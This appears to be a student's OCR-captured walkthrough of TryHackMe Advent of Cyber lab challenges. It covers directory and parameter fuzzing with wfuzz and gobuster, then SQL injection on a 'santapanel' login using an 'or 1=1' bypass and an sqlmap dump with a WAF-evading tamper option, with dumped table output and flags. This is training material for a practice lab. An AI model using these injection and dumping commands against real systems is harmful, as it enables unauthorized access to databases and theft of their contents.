
Question 1

Using the command provided from the website, compare the command with the question.


```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```

Question 2

Use gobuster to get the API directory.



Enter the link given by gobuster.




Question 3

Use wfuzz command to get the date.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.218.235/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.218.235/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000017:   200        0 L      0 W        0 Ch        "20201116"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000009:   200        0 L      0 W        0 Ch        "20201108"
```


```
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000042:   200        0 L      0 W        0 Ch        "20201211"
000000040:   200        0 L      0 W        0 Ch        "20201209"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000057:   200        0 L      0 W        0 Ch        "20201226"
000000022:   200        0 L      0 W        0 Ch        "20201121"
```

Copy and paste the date in the link.



Question 4

Type **wfuzz --help** in the terminal.



Thought Process/Methodology:

Using the IP address given, we were directed to a forum with no login page. We decided to use gobuster. The gobuster eventually returns the link of the API. Then, we copy and paste it on the address bar. There, we found the API directory. After getting the directory, use the wfuzz command with the wordlist created to get the date parameter. Find the date that contains words and characters. Finally, replace the fuzz parameter with the date and we will obtain the flag.


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux,Firefox,Burpsuite,FoxyProxy,SQL

Solution/Walkthrough:

Question 1:

Refer to microsoft notes



··· / Configuration / Server Network Configuration /

Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors


Applies to: SQL Server (all supported versions)

This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.


Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a port scanner to query for open ports, so changing the port number is not considered a robust security measure.

Question 2:

Add ‘/santapanel’ to end of the url



Input the username as “admin’ or 1=1 --”




Question 3

Go to Santa's TODO list and look for the database used

> Santa reads some documentation that he wrote when setting up the application, it reads:
>
> Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`
>
> ## Resources

Question 4,5 and 6

Use “sqlmap -r panel.request –tamper=space2comment –dump-all sqlite” to print all the data



Find the entries table and get the number of entries,James age and Paul's request

```
[05:36:32] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211103149/.local/
share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/users.csv'
[05:36:32] [INFO] fetching columns for table 'sequels'
[05:36:32] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
| John        | 4   | skateboard                  |
| Robert      | 17  | iphone                      |
| Michael     | 5   | playstation                 |
| William     | 6   | xbox                        |
| David       | 6   | candy                       |
| Richard     | 9   | books                       |
| Joseph      | 7   | socks                       |
| Thomas      | 10  | 10 McDonalds meals          |
| Charles     | 3   | toy car                     |
| Christopher | 8   | air hockey table            |
| Daniel      | 12  | lego star wars              |
| Matthew     | 15  | bike                        |
| Anthony     | 3   | table tennis                |
| Donald      | 4   | fazer chocolate             |
| Mark        | 17  | wii                         |
| Paul        | 9   | github ownership            |
| James       | 8   | finnish-english dictionary  |
| Steven      | 11  | laptop                      |
| Andrew      | 16  | rasberry pie                |
| Kenneth     | 19  | TryHackMe Sub               |
| Joshua      | 12  | chair                       |
+-------------+-----+-----------------------------+

[05:36:32] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211103149/.loca
l/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/sequels.csv'
[05:36:32] [INFO] fetched data logged to text files under '/home/1211103149/.local/share/sql
map/output/10.10.254.250'
[05:36:32] [WARNING] your sqlmap version is outdated

[*] ending @ 05:36:32 /2022-06-23/
```


Question 7

Find the hidden table to get the flag

```
1211103149@kali: ~
File  Actions  Edit  View  Help
1211103149@kali: ~ ×   1211103149@kali: ~ ×
---
[05:36:29] [WARNING] changes made by tampering scripts are not included in shown payload con
tent(s)
[05:36:29] [INFO] testing SQLite
[05:36:30] [INFO] confirming SQLite
[05:36:30] [INFO] actively fingerprinting SQLite
[05:36:30] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[05:36:30] [INFO] sqlmap will dump entries of all tables from all databases now
[05:36:30] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:36:30] [WARNING] reflective value(s) found and filtering out
[05:36:30] [INFO] fetching columns for table 'hidden_table'
[05:36:31] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+

[05:36:31] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211103149/
.local/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/hidden_table.csv'
```

Question 8

Find the users table and get the admin password



Thought Process/Methodology:

Based on the hints led us to adding "/santapanel" and allowing us access to the admin ui. Then using an SQl command when logging in allowed us to exploit the SQL injection and enter as an admin. Once in, we used more SQL commands to print out all the data in their database and get all the necessary information we wanted.